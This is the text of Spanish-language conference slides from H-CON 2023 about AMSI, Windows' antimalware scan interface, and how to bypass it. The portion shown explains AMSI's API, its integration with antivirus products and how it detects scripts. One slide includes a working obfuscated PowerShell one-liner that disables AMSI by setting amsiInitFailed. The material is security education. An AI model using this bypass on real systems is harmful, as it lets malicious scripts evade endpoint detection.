

H-CON HackPlayers Conference



24 y 25 FEBRERO

MADRID 2023



CREANDO TU PROPIO BYPASS
DE AMSI

JORGE ESCABIAS AKA MRSQUID



Whoami



- Mi nombre es Jorge.
- Me gustan los Directorios Activos y BloodHound.
- Tuve un pequeño romance con AMSI hace tiempo.
- Graduado en Ciencias Matemáticas. Nunca he sabido sumar.
- Una vez hablé con Will Schroeder (@harmj0y) por privado en Twitter.
- Twitter: [@MrSquid25](https://twitter.com/MrSquid25)
- LinkedIn: [@jorgesca](https://www.linkedin.com/in/jorgesca)



*Lo del vaso es agua.



hackplayers.com

Hackplayers conference




Índice



| | | | | | |
|----|------------------------------------|----|----|---------------------------------------|----|
| 1. | Introducción | 3 | 4. | Desensamblando AMSI.dll | 23 |
| 1. | Qué es AMSI | | 1. | Antes de parchear, hay que destripar | |
| 2. | Por qué nació AMSI | | 2. | Analizando AMSI.dll (estáticamente) | |
| 3. | Dónde está AMSI | | 3. | Analizando AMSI.dll (dinámicamente) | |
| 4. | Cómo funciona AMSI | | 5. | Parcheando AMSI.dll | 29 |
| 2. | AMSI como herramienta defensiva | 10 | 1. | Bypass de RastaMouse | |
| 1. | AMSI como herramienta defensiva | | 2. | Anulando AmsiScanBuffer | |
| 2. | AMSI en acción | | 3. | Anulando AmsiOpenSession | |
| 3. | AMSI en el mundo real | | 6. | Detectando evasiones de AMSI | 37 |
| 4. | Integración con AV/EDR de terceros | | 1. | Eventos de Windows y Sysmon | |
| 3. | Analizando AMSI.dll | 18 | 2. | Recomendaciones generales | |
| 1. | AMSI.dll, ¿qué escondes? | | 7. | Creando nuestro propio bypass | 42 |
| 2. | Los puntos débiles de AMSI.dll | | 1. | Provocando un error | |
| 3. | Alterando AMSI.dll | | 2. | Probando nuestro bypass en producción | |





Creando tu propio bypass
de AMSI - MrSquid

H-CON
HACKPLAYERS
CONFERENCE



24 y 25 FEBRERO
MADRID 2023

Introducción





Qué es AMSI



Según Microsoft, AMSI (The Windows Antimalware Scan Interface) es un estándar versátil que permite que las aplicaciones y los servicios de Windows se integren con cualquier producto antimalware que esté presente en una máquina.

Su principal función es dar soporte a los AV/EDR en la detección de ataques basados en *scripting* (p. ej. PowerShell o Macros).

A grandes rasgos, AMSI permite analizar archivos en memoria o secuencias de los mismos, URLs o direcciones IP. Incluye la noción de sesión, que permite a los proveedores de antimalware correlar diferentes solicitudes de examen, aumentando las capacidades de detección.

Viene integrado en todos los SO Windows desde W10 y activado por defecto.

Solo aplicable a versiones de PowerShell superiores a v2.0.

```
Windows PowerShell
PS C:\Users> powershell -v 2
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. Reservados todos los derechos.

PS C:\Users> amsiutils
amsiutils : El término 'amsiutils' no se reconoce como nombre de un cmdlet, función, archivo de script o programa ejecu
table. Compruebe si escribió correctamente el nombre o, si incluyó una ruta de acceso, compruebe que dicha ruta es corr
ecta e inténtelo de nuevo.
En línea: 1 Carácter: 10
+ amsiutils <<<<
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (amsiutils:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException
```

```
PS C:\Users> $PSVersionTable


Name                           Value
----                           -
PSVersion                      5.1.19041.1682
PSEdition                      Desktop
PSCompatibleVersions           {1.0, 2.0, 3.0, 4.0...}
BuildVersion                   10.0.19041.1682
CLRVersion                     4.0.30319.42000
WSManStackVersion              3.0
PSRemotingProtocolVersion      2.3
SerializationVersion           1.1.0.1

PS C:\Users> amsiutils
En línea: 1 Carácter: 1
+ amsiutils
+ ~~~~~
Este script contiene elementos malintencionados y ha sido bloqueado por el software antivirus.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```





Por qué nació AMSI





Dónde está AMSI



En términos generales, AMSI está integrado en los siguientes componentes de Windows:

- UAC (escalado en EXE, COM, MSI)
- PowerShell (>2.0)
- Windows Scripts Host (wscript y cscript)
- JS y VBS
- Macros
- .NET assemblies

```
PS C:\Users> AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386
En línea: 1 Carácter: 1
+ AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386
+ ~~~~~
Este script contiene elementos malintencionados y ha sido bloqueado por el software antivirus.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```



Amenaza bloqueada

02/10/2022 16:21

Grave ^

Detectado: Virus:Win32/MpTest!amsi

Estado: Limpiado

Esta amenaza o aplicación se limpió o se puso en cuarentena antes de que se activase en el dispositivo.

Fecha: 02/10/2022 16:22

Detalles: Este programa es peligroso y se replica infectando otros archivos.

Elementos afectados:





Cómo funciona AMSI



En PowerShell, AMSI es cargado mediante una DLL llamada `amsi.dll`. Esta DLL contiene una serie de funciones que son las encargadas de analizar los bloques de scripts ejecutados dentro de dicha sesión. Si el script es considerado malicioso, el proceso será bloqueado por el AV. Si no, el proceso se ejecutará sin problemas.





Cómo funciona AMSI



Cualquier proceso con AMSI integrado tiene acceso a las siguientes funciones:

Functions

[AmsiCloseSession](#)

Closes a session that was opened by `AmsiOpenSession`.

[AmsiInitialize](#)

Initialize the AMSI API.

[AmsiNotifyOperation](#)

Sends to the antimalware provider a notification of an arbitrary operation. (`AmsiNotifyOperation`)

[AmsiOpenSession](#)

Opens a session within which multiple scan requests can be correlated.

[AmsiResultIsMalware](#)

Determines if the result of a scan indicates that the content should be blocked.

[AmsiScanBuffer](#)

Scans a buffer-full of content for malware.

[AmsiScanString](#)

Scans a string for malware.

[AmsiUninitialize](#)

Remove the instance of the AMSI API that was originally opened by `AmsiInitialize`.

AMSI_RESULT enumeration (amsi.h)

Article • 06/02/2021 • 2 minutes to read



The `AMSI_RESULT` enumeration specifies the types of results returned by scans.

Syntax

C++



```
typedef enum AMSI_RESULT {
    AMSI_RESULT_CLEAN,
    AMSI_RESULT_NOT_DETECTED,
    AMSI_RESULT_BLOCKED_BY_ADMIN_START,
    AMSI_RESULT_BLOCKED_BY_ADMIN_END,
    AMSI_RESULT_DETECTED
};
```





Cómo funciona AMSI



AMSI_RESULT puede devolver varios resultados:

Constants

`AMSI_RESULT_CLEAN`

Known good. No detection found, and the result is likely not going to change after a future definition update.



0

`AMSI_RESULT_NOT_DETECTED`

No detection found, but the result might change after a future definition update.



1

`AMSI_RESULT_BLOCKED_BY_ADMIN_START`

Administrator policy blocked this content on this machine (beginning of range).



16384

`AMSI_RESULT_BLOCKED_BY_ADMIN_END`

Administrator policy blocked this content on this machine (end of range).



20479


`AMSI_RESULT_DETECTED`

Detection found. The content is considered malware and should be blocked.



32768





Creando tu propio bypass
de AMSI - MrSquid

H-CON
HACKPLAYERS
CONFERENCE



ILNI
LA NAVE


24 y 25 FEBRERO
MADRID 2023

AMSI como herramienta
defensiva





AMSI como herramienta defensiva





AMSI en acción



Se crea un proceso de PowerShell

```
Windows PowerShell (2)
Windows PowerShell
C:\> Host de ventana de consola
```

Se ejecutan una serie de comandos en memoria

```
Windows PowerShell
PS C:\Users> Invoke-Mimikatz
```

PowerShell, por debajo, hace una llamada a la API de AMSI, facilitándole el contenido de nuestro *payload*

| # | Type | Name | Pre-Call Value | Post-Call Value |
|----|----------|-------|--------------------|--------------------|
| 13 | UINT_PTR | uintp | 1459236641236 | 1459236641236 |
| 14 | INT_PTR | intp | 1459236641236 | 1459236641236 |
| 15 | LPSTR | psz | 0x00000153c14819d4 | 0x00000153c14819d4 |
| 16 | CHAR | ch | "I" | "I" |
| 17 | LPWSTR | pwsz | 0x00000153c14819d4 | 0x00000153c14819d4 |
| 18 | WCHAR | ch | "Invoke-Mimikatz" | "Invoke-Mimikatz" |





AMSI en acción



AMSI analiza el contenido
y devuelve un veredicto al
AV

El AV recibe el veredicto y
bloquea o permite la
ejecución del proceso

Fin del análisis

Syntax

```
C++  
  
HRESULT AmsiScanBuffer(  
    [in]      HAMSICONTEXT amsiContext,  
    [in]      PVOID        buffer,  
    [in]      ULONG        length,  
    [in]      LPCWSTR      contentName,  
    [in, optional] HAMSISESSION amsiSession,  
    [out]     AMSI_RESULT *result  
);
```

```
1617483 ms AmsiScanBuffer() FRIDA  
1617483 ms | - amsiContext: 0x268ffb42b60  
1617483 ms | - buffer: Invoke-Mimikatz  
1617483 ms | - length: 0x1e  
1617483 ms | - contentName: 0x268e79f142c  
1617483 ms | - amsiSession: 0x42cd  
1617483 ms | - result: 0xf69264e7a8  
  
1617655 ms [*] AmsiScanBuffer () Exit  
1617655 ms | - Result value is: 32768
```

```
PS C:\Users> Invoke-Mimikatz  
En línea: 1 Carácter: 1  
+ Invoke-Mimikatz  
+ ~~~~~  
Este script contiene elementos malintencionados y ha sido bloqueado por el software antivirus.  
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException  
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```





AMSI en el mundo real



Microsoft, por defecto, considera determinadas cadenas de texto como maliciosas (amsiscanbuffer, amsiutils, Invoke-Mimikatz...)

Defender activo

```
PS C:\Users> amsiutils
En línea: 1 Carácter: 1
+ amsiutils
+ ~~~~~
Este script contiene elementos malintencionados y ha sido bloqueado por el software antivirus.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

```
PS C:\Users> [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)
En línea: 1 Carácter: 1
+ [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetF ...
+ ~~~~~
Este script contiene elementos malintencionados y ha sido bloqueado por el software antivirus.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

Intento de evasión

Evasión AMSI

```
PS C:\Users> $b=[Ref].Assembly.GetType('System.Management.Automation.Am'+ 'si'+ 'Ut'+ 'ils').GetField('ams'+ 'iIni'+ 'tF'+ 'ailed','NonPublic,Static')
PS C:\Users> $b.SetValue($null,$true)
PS C:\Users> amsiutils
amsiutils : El término 'amsiutils' no se reconoce como nombre de un cmdlet, función, archivo de script o programa ejecutable. Compruebe si escribió correctamente el nombre o, si incluyó una ruta de acceso, compruebe que dicha ruta es correcta e inténtelo de nuevo.
En línea: 1 Carácter: 1
+ amsiutils
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (amsiutils:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException
```







AMSI en el mundo real



Por otro lado, los AV/EDR de terceros no tienen dichas cadenas de texto categorizadas como maliciosas...







Integración con AV/EDR de terceros



La integración de un AV/EDR con AMSI debe ser realizada con un *AMSI Provider* o, lo que es lo mismo, un servidor COM *in-process*. En otras palabras, AMSI.DLL (COM Client) necesita un proveedor al que enviar su información cuando realiza un escaneo para determinar si el código analizado es malicioso o no.



Como cualquiera se pueda imaginar, estas integraciones no son “perfectas”.



*En este caso, hay que desactivar el análisis de la protección web. Si no, el fichero es detectado/borrado.





Integración con AV/EDR de terceros



A día de hoy, la gran mayoría de proveedores de AV/EDR proporcionan integración con AMSI. Existe un repositorio en [GitHub](#) que facilita un listado con todos ellos y el enlace a dicha integración para cada proveedor.

subat0mik / whoamsi (Public)

<> Code Issues Pull requests Actions Projects Security Insights

master 1 branch 0 tags Go to file Code

subat0mik Updated Blackberry Optics c338d0b on 22 Feb 17 commits

| | | |
|-----------|---------------------------|--------------|
| LICENSE | Initial commit | 3 years ago |
| README.md | Updated Blackberry Optics | 8 months ago |

README.md

The purpose of this page is to be a repository of endpoint protection (AV, EDR, etc) that uses Microsoft's Antimalware Scan Interface (AMSI). This will provide some context around endpoint protection and possible attack vectors. Products with information missing have not been verified yet. This project expands on the work done by @Lee_Holmes and @PyroTek3 by keeping a publicly available list up-to-date.

[BETA] ESET Endpoint Security 6.6 is available for evaluation

By Marcos.
April 12, 2017 in ESET Endpoint Products

Share Followers 0

Start new topic

Marcos
Group: Administrators
★★★★★★★★★
Posts: 29296
Kudos: 4362
Joined: February 8, 2013
Location: Slovakia

Posted April 12, 2017


We are glad to present you a new version of Endpoint v6.6 beta. Although it doesn't bring any new features not yet known from consumer v10 product line, it contains a lot of improvements under the hood, such as very small memory footprint, a true 64-bit kernel ekrn.exe, protected service on Windows 8.1+ systems. **It also brings support for AMSI (Antimalware Scan Interface) introduced in Windows 10 as well as advanced script scanner.**

We strongly encourage you to install and test it on non-production systems in your environment and provide us with feedback. This way we will be able to address specific issues that may occur in particular environments before Endpoint 6.6 goes final.

Please refer to the following link for download instructions:

<https://forum.eset.com/topic/11644-eset-endpoint-security-66-is-available-for-evaluation/>





Creando tu propio bypass
de AMSI - MrSquid

H-CON
HACKPLAYERS
CONFERENCE



24 y 25 FEBRERO
MADRID 2023

Analizando AMSI.dll





AMSI.dll, ¿qué escondes?



- Una DLL, según Microsoft, es una biblioteca de vínculos dinámicos o, lo que es lo mismo, un archivo con funciones predefinidas que pueden ser utilizadas por cualquier aplicación del sistema.
- Todo proceso de PowerShell y PowerShell ISE carga la DLL de AMSI por defecto.
